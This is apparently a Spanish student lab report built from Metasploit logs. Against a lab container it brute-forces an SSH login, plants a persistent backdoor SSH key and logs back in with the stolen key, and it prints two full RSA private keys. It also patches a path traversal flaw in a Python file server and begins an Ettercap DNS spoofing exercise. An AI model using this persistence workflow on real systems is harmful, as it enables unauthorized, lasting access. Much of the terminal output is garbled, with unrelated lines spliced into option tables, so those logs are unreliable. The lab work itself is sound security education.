33 exploit/multi/http/git submodule_command_exec	2017-08-10	excellent	No	Mal
icious Git HTTP Server For CVE-2017-1000117				
34 exploit/linux/ssh/mercurial_ssh_exec	2017-04-18	excellent	No	Mer
curl Custom hg- SSH Wrapper Remote Code Exec				
35 exploit/linux/ssh/microfocus_обр_shrboardmin	2020-09-21	excellent	No	Mic
ro Focus Operations Bridge Reporter shrboardmin default password				
36 post/multi/gather/ssh_creds		normal	No	Mul
ti Gather Open SSH PKI Credentials Collection				
37 exploit/solaris/ssh/pam_username_bof	2020-10-20	normal	Yes	Ora
cle Solaris Sun SSH PAM parse_user_name() Buffer Overflow				
38 exploit/windows/ssh/putty_msg_debug	2002-12-16	normal	No	PuT
TY Buffer Overflow				

37 exploit/solaris/ssh/pam_username_bof cle Solaris SunSSH PAM parse_user_name() Buffer Overflow	2020-10-20	normal	Yes	Ora
38 exploit/windows/ssh/putty_msg_debug TY Buffer Overflow	2002-12-16	normal	No	PuT
39 post/windows/gather/enum_putty_saved_sessions TY Saved Sessions Enumeration Module	2019-11-25	normal	No	PuT
40 auxiliary/gather/qnap_lfi P QTS and Photo Station Local File Inclusion	2014-03-17	excellent	No	Qua
41 exploit/linux/ssh/quantum_dxi_known_privkey ntum DXi V1000 SSH Private Key Exposure	2014-03-17	excellent	No	Qua
42 exploit/linux/ssh/quantum_vmpopro_backdoor ntum vmPRO Backdoor Command	2014-03-17	excellent	No	Qua
43 auxiliary/fuzzers/ssh/ssh_version_15 1.5 Version Fuzzer		normal	No	SSH
44 auxiliary/fuzzers/ssh/ssh_version_2 2.0 Version Fuzzer		normal	No	SSH
45 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt Key Exchange Init Corruption		normal	No	SSH
46 post/linux/manage/sshkey_persistence Key Persistence		excellent	No	SSH
47 post/windows/manage/sshkey_persistence Key Persistence		good	No	SSH
48 auxiliary/scanner/ssh/ssh_login Login Check Scanner		normal	No	SSH
49 auxiliary/scanner/ssh/ssh_identify_pubkeys Public Key Acceptance Scanner		normal	No	SSH
50 auxiliary/scanner/ssh/ssh_login_pubkey Public Key Login Scanner		normal	No	SSH
51 exploit/multi/ssh/sshexec User Code Execution	1999-01-01	manual	No	SSH
52 auxiliary/scanner/ssh/ssh_enumusers Username Enumeration		normal	No	SSH
53 auxiliary/fuzzers/ssh/ssh_version_corrupt Version Corruption		normal	No	SSH
54 auxiliary/scanner/ssh/ssh_version Version Scanner		normal	No	SSH
55 post/multi/gather/saltstack_salt tStack Salt Information Gatherer		normal	No	Salt
56 exploit/unix/http/schneider_electric_net55xx_encoder neider Electric Pelco Endura NET55XX Encoder	2019-01-25	excellent	Yes	Sch
57 exploit/windows/ssh/securecrt_ssh1 ureCRT SSH1 Buffer Overflow	2002-07-23	average	No	Sec
58 exploit/linux/ssh/solarwinds_lem_exec arWinds LEM Default SSH Password Remote Code Execution	2017-03-17	excellent	No	Sol
59 exploit/linux/http/sourcegraph_gitserver_sshcmd rcegraph gitserver sshCommand RCE	2022-02-18	excellent	Yes	Sou

tStack Salt Information Gatherer					
56 exploit/unix/http/schneider_electric_net55xx_encoder	2019-01-25	excellent	Yes	Sch	
neider Electric Pelco Endura NET55XX Encoder					
57 exploit/windows/ssh/securecrt_ssh1	2002-07-23	average	No	Sec	
ureCRT SSH1 Buffer Overflow					
58 exploit/linux/ssh/solarwinds_leml_exec	2017-03-17	lab.com	pc startup	PC	
arWinds LEM Default SSH Password Remote Code Execution					
59 exploit/linux/http/sourcegraph_gitserver_sshcmd	2022-02-18	excellent	Yes	Sou	
rcegraph gitserver sshCommand RCE					
60 exploit/linux/ssh/symantec_smg_ssh	2012-08-27	excellent	No	Sym	
antec Messaging Gateway 9.5 Default SSH Password Vulnerability					
61 exploit/linux/http/symantec_messaging_gateway_exec	2017-04-26	excellent	No	Sym	
antec Messaging Gateway Remote Code Execution					
62 exploit/windows/ssh/sysax_ssh_username	2012-02-27	normal	Yes	Sys	
ax 5.53 SSH Username Buffer Overflow					
63 auxiliary/dos/windows/ssh/sysax_sshd_kexchange	2013-03-17	normal	No	Sys	
ax Multi-Server 6.10 SSHD Key Exchange Denial of Service					
64 exploit/unix/ssh/tectia_passwd_changereq	2012-12-01	excellent	Yes	Tec	
tia SSH USERAUTH Change Request Password Reset Vulnerability					
65 auxiliary/scanner/ssh/ssh_enum_git_keys		normal	No	Tes	
t SSH Github Access					
66 exploit/linux/http/ubiquiti_aires_file_upload	2016-02-13	excellent	No	Ubi	
quiti airOS Arbitrary File Upload					
67 payload/cmd/unix/reverse_ssh		normal	No	Uni	
x Command Shell, Reverse TCP SSH					
68 exploit/linux/ssh/vmware_vdp_known_privkey	2016-12-20	excellent	No	VMw	
are VDP Known SSH Key					
69 exploit/multi/http/vmware_vcenter_uploadova_rce	2021-02-23	manual	Yes	VMw	
are vCenter Server Unauthenticated OVA File Upload RCE					
70 exploit/linux/ssh/vyos_restricted_shell_privesc	2018-11-05	great	Yes	VyO	
S restricted-shell Escape and Privilege Escalation					
71 post/windows/gather/credentials/mremote		normal	No	Win	
dows Gather mRemote Saved Password Extraction					
72 exploit/windows/local/unquoted_service_path	2001-10-25	excellent	Yes	Win	
dows Unquoted Service Path Privilege Escalation					
73 auxiliary/scanner/ssh/libssh_auth_bypass	2018-10-16	normal	No	lib	
ssh Authentication Bypass Scanner					
74 exploit/linux/http/php_imap_open_rce	2018-10-23	good	Yes	php	
imap_open Remote Code Execution					
Interact with a module by name or index. For example info 74, use 74 or use exploit/linux/http/php_imap_open_rc					
e					
msf6 > Interrupt: use the 'exit' command to quit					
msf6 > █					

Dentro de este tipo de payload disponibles, los que nos interesan son los de key persistence.

46 post/linux/manage/sshkey_persistence	excellent	No	SSH
Key Persistence			
47 post/windows/manage/sshkey_persistence	good	No	SSH
Key Persistence			

Usaremos el relativo a windows, ya que katherá funciona bajo Kali. de modo que usaremos en este caso ejecutando el comando `use post/linux/manage/sshkey_persistence`. Posteriormente procederemos a ver lo que necesita el payload para funcionar con el comando `info`.

```

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
msf6 > use post/linux/manage/sshkey_persistence
msf6 post(linux/manage/sshkey_persistence) > info

  Name: SSH Key Persistence
  Module: post/linux/manage/sshkey_persistence
  Platform: Linux
  Arch:
  Rank: Excellent
  Videos

  Provided by:
    h00die <mike@shorebreaksecurity.com>

  Compatible session types:
    Meterpreter
    Shell

  Basic options:
    Name          Current Setting      Required  Description
    ---          ---                  ---        ---
    CREATESSHFOLDER  false            yes       If no .ssh folder is found, create it for a user
    PUBKEY         no               no        Public Key File to use. (Default: Create a new one)
    SESSION         yes            yes       The session to run this module on
    SSHD_CONFIG    /etc/ssh/sshd_config  yes       sshd_config file
    USERNAME        no               no       User to add SSH key to (Default: all users on box)

  Description:
    This module will add an SSH key to a specified user (or all), to
    allow remote login via SSH at any time.

  View the full module info with the info -d command.

```

En nuestro caso, setearemos la sesión y el user. Tal y como se indica en la siguiente imagen y volvemos a comprobar.

En nuestro caso, nos ha dado un fallo

```
Msf::OptionValidateError The following options failed to validate: SESSION
```

Esto se debe a que necesitamos obtener una sesión activa en la máquina objetivo. Esta sesión podría obtenerse, por ejemplo, explotando alguna vulnerabilidad en la máquina objetivo utilizando un módulo de exploit de Metasploit. En este caso usaremos el exploit de auxiliary/scanner/ssh/ssh_login tal y como indica el video citado como fuente.

The screenshot shows a terminal window titled 'kali' with the following content:

```

kali@kali: ~
File Actions Edit View Help

msf6 post(linux/manage/sshkey_persistence) > run firewall.startup
[-] Msf::OptionValidationError The following options failed to validate: SESSION
[*] Post module execution completed
msf6 post(linux/manage/sshkey_persistence) > user auxiliary/scanner/ssh/ssh_login
[-] Unknown command: user
msf6 post(linux/manage/sshkey_persistence) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > info

Module: Name: SSH Login Check Scanner
        Module: auxiliary/scanner/ssh/ssh_login
        License: Metasploit Framework License (BSD)
        Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name          Current Setting  Required  Description
  _____
  BLANK_PASSWORDS    false        no        Try blank passwords for all users
  BRUTEFORCE_SPEED   5           yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false        no        Try each user/password couple stored in the current database
  DB_ALL_PASS        false        no        Add all passwords in the current database to the list
  DB_ALL_USERS       false        no        Add all users in the current database to the list
  DB_SKIP_EXISTING   none         no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD          no           no        A specific password to authenticate with
  PASS_FILE         no           no        File containing passwords, one per line
  RHOSTS            yes          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT             22          yes      The target port
  STOP_ON_SUCCESS   false        yes       Stop guessing when a credential works for a host
  THREADS           1           yes      The number of concurrent threads (max one per host)
  USERNAME          no           no        A specific username to authenticate as
  USERPASS_FILE     no           no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false        no        Try the username as the password for all users
  USER_FILE         no           no        File containing usernames, one per line
  VERBOSE           false        yes      Whether to print output for all attempts
  
```

Procedemos a configurar el auxiliary con los datos necesarios que ya disponemos y seteamos VERBOSE a true.

```

File Actions Edit View Help
File Actions Edit View Help
110 1c
[0] 0 sudo ./gophish
1 export PS1="(jrodriguezgonzalez)${PS1}"
File Actions Edit View Help
123 sudo Kathara wipe
Basic options:
Name Current Setting Required Description
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD 0.2's password: no
PASS_FILE /root/.ssh/known_hosts no File containing passwords, one per line
RHOSTS 172.17.0.2 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT distribution terms for each program at https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE /root/.ssh/known_hosts no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /root/.ssh/known_hosts no File containing usernames, one per line
VERBOSE $ exit true Whether to print output for all attempts
Logout
Description: 172.17.0.2 closed.
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.
Linux pc3 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64
References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502
The programs included with the Debian GNU/Linux distribution are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.
View the full module info with the info -d command.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD Pass1234!
PASSWORD => Pass1234!
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME user3
USERNAME => user3
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true

```

procedemos a ejecutar con el comando `exploit` o `run`

```

View the full module info with the info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD Pass1234!
PASSWORD => Pass1234!
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME user3
USERNAME => user3
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 172.17.0.2:22 - Starting bruteforce
[+] 172.17.0.2:22 - Success: 'user3:Pass1234!' 'uid=1000(user3) gid=1000(user3) groups=1000(user3) Linux pc3 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64 GNU/Linux'
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (172.17.0.1:35785 → 172.17.0.2:22) at 2023-06-28 23:52:53 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

En nuestro caso nos ha dado el siguiente error:

[-] No users found with a .ssh directory

Esto se debe a que en sistemas Unix y Linux, el directorio .ssh en el directorio home de un usuario es donde se almacenan las claves SSH del usuario. Si este directorio no existe, es posible que el usuario user3 nunca haya utilizado SSH.

Procedemos a realizar los siguientes comandos desde terminal.

```
(jrodriguezgonzalez6) —(kali㉿kali)-[~]
└$ mkdir /home/user3/.ssh
mkdir: cannot create directory '/home/user3/.ssh': No such file or directory

(jrodriguezgonzalez6) —(kali㉿kali)-[~]
└$ sudo mkdir /home/user3/.ssh
[*] Authorized Keys File: .ssh/authorized_keys
[sudo] password for kali: .ssh directory
mkdir: cannot create directory '/home/user3/.ssh': No such file or directory
msf6 post(1.1.1.1/home/user3/.ssh/persistence) > set USERNAME
(jrodriguezgonzalez6) —(kali㉿kali)-[~]
└$ sudo mkdir /home/user3/.ssh/persistence > set USERNAME
USERNAME => user3
msf6 post(1.1.1.1/home/user3/.ssh/persistence) > set USERNAME none
(jrodriguezgonzalez6) —(kali㉿kali)-[~]
└$ sudo mkdir /home/user3/.ssh/persistence > null
[*] Unknown command: null
msf6 post(1.1.1.1/home/user3/.ssh/persistence) > set USERNAME null
(jrodriguezgonzalez6) —(kali㉿kali)-[~]
└$ sudo chmod 700 /home/user3/.ssh/persistence > set USERNAME ""
USERNAME =>
msf6 post(1.1.1.1/home/user3/.ssh/persistence) > run
(jrodriguezgonzalez6) —(kali㉿kali)-[~]
└$ [+] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] No users found with a .ssh directory
[*] Post module execution completed
```

Este cambio ha seguido dando problemas por lo que se ha procedido a buscar por internet, encontrando la web de [infosecmatter](#) donde nos recomienda ejecutar el comando `set createsshfolder true`, consiguiéndose ejecutar el exploit correctamente.

```
[root@rodriguezgonzalez6]# msf6 post(linux/manage/sshkey_persistence) > set createsshfolder true
createsshfolder => true
msf6 post(linux/manage/sshkey_persistence) > run
[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Creating /home/user3/.ssh folder
[+] Storing new private key as /home/kali/.msf4/loot/20230629000345_default_172.17.0.2_id_rsa_425819.txt
[*] Adding key to /home/user3/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed from 10.0.2.15
```

Ahora con la sesión anteriormente iniciada, procedemos a cambiar la pass de user3.

```
user3@pc3:~$ passwd -e user3
Changing password for user3.
Current password:
New password: le_execution_completed
Retype new password: go/sshkey_persistence
passwd: password updated successfully
user3@pc3:~$ msf6 post(linux/manage/sshkey_persistence)
```

Procedemos a volver a ejecutar comandos en metasploit, procedemos a loguearnos con la pubkey anterior.

Para ello ejecutaremos el comando `use auxiliary/scanner/ssh/ssh_login_pubkey`

```

msf6 post(linux/manage/sshkey_persistence) > use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > info
Name: SSH Public Key Login Scanner
Module: auxiliary/scanner/ssh/ssh_login_pubkey
License: Metasploit Framework License (BSD)
Rank: Normal - (RATING RATING) (~/labs/PEC3)
ssh user3@172.17.0.2
Provided by: 's password:
todb <todb@metasploit.com> SMP PREEMPT_DYNAMIC Debian 6.0.7-1kalii (2022-11-07) x86_64
RageLtMan
programs included with the Debian GNU/Linux system are free software;
Check supported: ion terms for each program are described in the
No dual files in /usr/share/doc/*copyright.

Basic options: comes with ABSOLUTELY NO WARRANTY, to the extent
Name by applicable Current Setting Required Description
at ~ [~] Wed Jun 28 07:26:40 2023 from msf6:1
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_USERS and not false no Add all users in the current database to the list
KEY_PASS exit no Passphrase for SSH private key(s)
KEY_PATH no Filename or directory of cleartext private keys. Filenames begin
connection to 172.17.0.2 closed.
PRIVATE_KEY lez6 The string value of the private key that will be used. If you
are using MSFConsole, this value should be set as file:PRIVATE
_KEY_PATH. OpenSSH, RSA, DSA, and ECDSA private keys are suppo
rted.
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-f
ramework/wiki/Using-Metasploit
REPORT distribution 22 rms For each port, yes am are
STOP_ON_SUCCESS /us false re/doc/*co yes ht. Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME linux comes with ABSOLUTELY no WARRANTY A specific username to authenticate as
USER_FILE applicable law. no File containing usernames, one per line
VERBOSE true yes 0.0.2 Whether to print output for all attempts
session

Description: command not found
This module will test ssh logins on a range of machines using a
defined private key file, and report successful logins. If you have
loaded a database plugin and connected to a database this module
will record successful logins and hosts so you can track your
access. Key files may be a single private key, or several private
keys in a single directory. Only a single passphrase is supported
however, so it must either be shared between subject keys or only
belong to a single one.

password:
The new password:
View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > 
(jrodriguezgonzalez6) [~]

```

Como podemos observar en el info, necesitamos setear **RHOSTS**, pero también setearemos **KEY_PATH** y **USERNAME**.

```

RHOSTS => 172.17.0.2
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > info
Name: SSH Public Key Login Scanner
Module: auxiliary/scanner/ssh/ssh_login_pubkey
License: Metasploit Framework License (BSD)
Rank: Normal - (Ratio: 0.000) (~/labs/PEC3)
ssh user3@172.17.0.2
Provided by: todbe (todb@metasploit.com) SMP PREEMPT_DYNAMIC Debian 6.0.7-1kalil1 (2022-11-07) x86_64
RageLtm
No programs included with the Debian GNU/Linux system are free software;
Check supported: ion terms for each program are described in the
No dual files in /usr/share/doc/*copyright.

Basic options: comes with ABSOLUTELY NO WARRANTY, to the extent
Name by applicable Current Setting Required Description
RHOSTS 172.17.0.2 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
DB_ALL_USERS false no Add all users in the current database to the list
KEY_PASS exit no Passphrase for SSH private key(s)
KEY_PATH /home/kali/.msf4/loot/ no Filename or directory of cleartext private keys. Filenames beginning with a dot, or ending in ".pub" will be skipped. Duplicate private keys will be ignored.
PRIVATE_KEY lez6 A string value of the private key that will be used.
If you are using MSFConsole, this value should be set a
s file:PRIVATE_KEY_PATH. OpenSSH, RSA, DSA, and ECDSA p
rivate keys are supported. x86_64
RHOSTS 172.17.0.2 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT distribution 22 rms For each program yes describes the target port
STOP_ON_SUCCESS /usr/doc/*copyright yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME user3 ABSOLUTELY NO WARRANTY, to the extent
USER_FILE applicable law. no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
Session: $ session
Description: command not found
This module will test ssh logins on a range of machines using a
defined private key file, and report successful logins. If you have
loaded a database plugin and connected to a database this module
will record successful logins and hosts so you can track your
access. Key files may be a single private key, or several private
keys in a single directory. Only a single passphrase is supported
however, so it must either be shared between subject keys or only
belong to a single one.

password:
The new password:
View the full module info with the info -d command.
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > 
(jrodriguezgonzalez6) [~]

```

Por ultimo procedemos a ejecutar el exploit, resultando satisfactorio.

```
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > run
[*] 172.17.0.2:22 SSH - Testing Cleartext Keys
[*] 172.17.0.2:22 - Testing 2 keys from /home/kali/.msf4/loot
[-] 172.17.0.2:22 - Failed: 'user3:-----BEGIN RSA PRIVATE KEY-----'
MIIeowIBAAKCAQEAtzRPbHBd79wTnicW6S2IM4vFsQB34Z2GHRvLOLyOfD7zY4b5
hK17G0fWiIV6ZkSSGWxX33n1ZA3MiF3JSBgPQdAb98GgvWiz3PJpxMk7mM3dsUH8
zMqfpck95qdxWM/+rnLVmJ37vq9Qkr52VqD4kUHivD0dk2LKSQHtCmNLNh0aXwl
m97wjM+QHC1AfTpSmRotZ5LUn9yGCF8r6jRjXr8VWcvgGlaWQEQA+/YvhIH1dkd
7/nFKi9azTMAAg2VmJ2KwZ8rLRSUh9lqyc30edNmcNLcUpe+KMqdRCas9zzmfX
8zZC/9Sy23eSSC9ROSNnt+7wMQk7CAnjm3PCMwIDAQABoIBAG0ShNg1lt/CRbE
iEcJ+5tNPBR1tEEy9AEJg3HChOlcix/X0EJWvoCouhipof6gHnIM3dUhwsizd/di
p2eE5bt6dCx31Gm7gXpQv9jErGNpIMSYjxsMpYVL9/gWPpRSNjtLALFjxXHMtw3W
S4RzJJfRzyNYYhE1q0siNK9Anc2rSt0UsX1FUOBa+WbD0rvrHyqYCngdU3f2Ibj
ZnJvhY2AecdyfC4JPkuJ/F67bcjBaIU4o4iwXK4pA4BgpRTSipv/N8UNY3KSPKwI
LN495XYUiwEVSTszLDztFjZJ0MrSwN5r1arsjlL10bzwElg15oeykxwnuuZvXJQ2A
qpXVrdkCgYE0z0jXG26oJD8xcfpIZ6kxgu/aeUJNUM7zBmlsYaDfd0iM/IAQjZL
Orzdzh6IoW+RdyvdMr3Gpy9w9LB2ff9YMeF5XR6n0tpobhHpoSmzdQ0BTYqFtQyk
dDOKt9KPYeGwMNWp35zIglh25vZRJHAGjicu1XdjAP6GquNicuA4gS0CgYE+rM/
+zPQpCoEqvzT+3w0oMw5lvBHU3eqqlMeczqfEFIfyLBqo1HIJX6FGEx3h19itDKS
PvgKdbanoljb2UeCSIjNF3VtcKSp7I6l2FD5ToVSt4ySpHNutdi2XF/5a3qJ9nsi
TiCVXfkewvw3TnKfWoG+XV8coFmkGCWd3VrN8cgYBftLM2Bz1jhM6RVDd6GB+5
zas9mT+ibQgafKgrhsrmjFXWoHdeSR6I8dZuG4FqP1l4Ve1ScM+gAQW/2QrYF
LutyfVzvAUuZrZnqQurbMlcYKh1TKLU85dWaRMS2IiRipMbWQ+SmDEz6wsKympC
0qNrZ0ehNziE+718ohHesQKBgQDhzB6dT7lHsnXDGdqHOFWQiEB6bRgg43RMrs
DR9JKWHyPsrdLGsb0JgBqaWinMVWxxGne1pYaVoUw/nHejuivuwR6+bVJMOTUOUY
qF3TvguJXCgb/CJFJYZHxITtruZ74+XViutpzQFGIxJ6baDHEn8TobijnV7WPNh
o4a3ewKBgC+RLnc/NP5rA6RHwnlCbU6ThlgrDqSPysudLLUbrVe7N5HhZLFPRzy
J+nLJci/soXF32f+wjYwzlHxx+E08LRkPLpXAqTsR+F5sLbPyNLoDYvDrag0biTb
fmBo6ZvmW4DXODb/5laCfECaIAJZ5fwqWti5h+wHMZJC9SllFztf are free software;
-----END RSA PRIVATE KEY----- or each program are described in the
individual files in /usr/share/doc/*copyright.
```

[!] No active DB -- Credential data will not be saved!

[+] 172.17.0.2:22 - Success: 'user3:-----BEGIN RSA PRIVATE KEY-----'

```
MIIeowIBAAKCAQEAnm08nnxZ+0g+S6cu3RP4p+dKwi/xUdbIOsqyiziVLcAKs4x
Ouu81JGpf7jzf7YSVZAFJu0TX9E0YwcmwSM87lmxFIz7/Xm7mRJFXY49vnacX
s/aYqhftpavWdOnxbcuKpJoyRsZqYpLxbRImWaIEgn7Hm3Ss9En5eoPZIeLvdIuK
xJt1A/E0lN8jqBygeNoGu02961clXq3YVL1T5zmWffBFcy5bGRFJ5LxbxUawf/OX
VQYQYn+Cx+eSBjWSadpuJ5xjTlxao/kmN0Um2mdmUhPHrahRjkOIEIYuskmg6hu
tTx6H4GVhrFnL4LXeuyjmxpjkrkCOA1yFWwgQIDAQABoIBAAD1htYryQyqVgVk
KZk96t0jM/ugdi6+z5errMrkCiudnuLjdCtX5YE7759sVHb+W0a01I1zBnjARrk
reLnhXDtsK7/3GXK9I6xZzrcyBwAp7ijpx7fsroWntGcoFjgtc3dZAw7ingWy+
2HzRTQ+iWjYb9jSVCE3W04LscsRdsmMKVuMYNyH4ebngp8IJ8nJdFTcwB3pflF
xL5l2r8UmPmhste3ShgTTdD68khM2/q6yji2CrCOSFDmzbzjSZPMOJp9p0+BNu5m
QXZV6sHTrMMsr8g5EVGo9XYztPaFyhhug9688e8g00T0Cf0tnbk6Tdy7UDUuN3/
K/HhbVEcgYEAvexZk/aZqUQJo0Lazs2YcbP7QraTuoSt0u2s2NTg3B1LVNi1o9Ph
k0jzIkqKMEHYacu0+WKQ7tPv3/XHR1KRvFgk2QrXsjsDMhkfnsnIRZkt7WUViFzr
1sKirKzSDqFqX9U0Ppb92sP4ZD0+nCrRysio8c3QHwfhh7NTxCd4LkCgYE1ZLS
gN31y5nWr7E/MX/XskY++b55nsrxZ3Z+U29YGaAXMYcdERUBRMEuhFvxq61HtC1e
HYwY70gbQKBOCA7H1LHoeFoTvFQYjZHfbwB12ahkrJiLXzvKY9R2BLUL0upT+P
5mWpyIL01cNLm/P2HWUuYGtlpm5zCzSTBQKmGgkCgYEAmV8WdoR1+Mq1ygFd/bb5
```

```
(jrodriguezgonzalez6) [~]
```

```
-----END RSA PRIVATE KEY-----
'uid=1000(user3) gid=1000(user3) groups=1000(user3) Linux pc3 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian
6.0.7-1kali1 (2022-11-07) x86_64 GNU/Linux '
[*] SSH session 2 opened (172.17.0.1:43737 → 172.17.0.2:22) at 2023-06-29 00:31:31 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) >
```

```
(jrodriguezgonzalez6) [~]
```

[Volver al indice.](#)

Respuesta a la pregunta 3.

El ataque de Directory Transversal, también conocido como Path Traversal, se produce cuando un atacante manipula variables que hacen referencia a rutas de archivos con la intención de acceder a archivos y directorios que están fuera del directorio de trabajo previsto.

En nuestro caso el código del main.py que esta alojado en el webserver es el siguiente:

```
import os
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs

class FileHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        parsed_path = urlparse(self.path)
        query_params = parse_qs(parsed_path.query)
        file_path = query_params.get('file', [''])[0]

        if not file_path:
            self.send_response(400)
            self.end_headers()
            self.wfile.write(b'Missing file parameter')
            return

        if not os.path.exists(file_path):
            self.send_response(404)
            self.end_headers()
            self.wfile.write(b'File not found')
            return

        with open(file_path, 'rb') as f:
            file_content = f.read()

        self.send_response(200)
        self.send_header('Content-type', 'text/plain')
        self.end_headers()
        self.wfile.write(file_content)

if __name__ == '__main__':
    server_address = ('', 8000)
    httpd = HTTPServer(server_address, FileHandler)
    httpd.serve_forever()
```

Para solucionarlo, se debe insertar las siguientes líneas entre `if not file_path:` y `if not os.path.exists(file_path):`:

```
absolute_path = os.path.abspath(file_path)
server_dir = os.path.abspath(os.path.dirname(__file__))
```

```

if not absolute_path.startswith(server_dir):
    self.send_response(403)
    self.end_headers()
    self.wfile.write(b'Access denied')
    return

```

Con `absolute_path = os.path.abspath(file_path)`, se calcula la ruta absoluta del archivo en cuestión, mientras con `server_dir = os.path.abspath(os.path.dirname(__file__))` y el siguiente condicional lo que hacemos es verificar si la ruta absoluta comienza con el directorio del servidor.

El archivo main.py debe de quedar de la siguiente manera:

```

import os
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs

class FileHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        parsed_path = urlparse(self.path)
        query_params = parse_qs(parsed_path.query)
        file_path = query_params.get('file', [''])[0]

        if not file_path:
            self.send_response(400)
            self.end_headers()
            self.wfile.write(b'Missing file parameter')
            return

        # Calcula la ruta absoluta del archivo
        absolute_path = os.path.abspath(file_path)

        # Verifica si la ruta absoluta comienza con el directorio del
        # servidor
        server_dir = os.path.abspath(os.path.dirname(__file__))
        if not absolute_path.startswith(server_dir):
            self.send_response(403)
            self.end_headers()
            self.wfile.write(b'Access denied')
            return

        if not os.path.exists(file_path):
            self.send_response(404)
            self.end_headers()
            self.wfile.write(b'File not found')
            return

        with open(file_path, 'rb') as f:
            file_content = f.read()

        self.send_response(200)

```

```
        self.send_header('Content-type', 'text/plain')
        self.end_headers()
        self.wfile.write(file_content)

if __name__ == '__main__':
    server_address = ('', 8000)
    httpd = HTTPServer(server_address, FileHandler)
    httpd.serve_forever()
```

[Volver al indice.](#)

Respuesta a la pregunta 4.

Ettercap es una herramienta de auditoría de red ampliamente utilizada para la interceptación activa y pasiva de comunicaciones en una red. Para ejecutar un ataque de DNS spoofing con Ettercap, necesitaremos modificar el archivo etter.dns (la configuración del DNS spoofing para Ettercap) y luego iniciar el ataque utilizando la interfaz de la terminal.

Para realizar este ejercicio, primero me tengo que colocar en el firewall y abrir el firewall para poder acceder al exterior e instalar ettercap en pc2.

Procedemos a cambiar la config del firewall.

```
(jrodriguezgonzalez6) └─(kali㉿kali)-[~/Desktop/laboratorios/PEC3]
└$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
1c5708cd6e60 xtrm0/quagga "bash" 40 seconds ago Up 21 seconds
_kwebserver_qUYEvZx4QtMbMsxR2UoQsg
4ed89b81a584 xtrm0/quagga "bash" 40 seconds ago Up 21 seconds
_firewall_qUYEvZx4QtMbMsxR2UoQsg
cf4012857d67 xtrm0/quagga "bash" 40 seconds ago Up 25 seconds
_pc2_qUYEvZx4QtMbMsxR2UoQsg
7f55700dda7b xtrm0/quagga "bash" 40 seconds ago Up 20 seconds
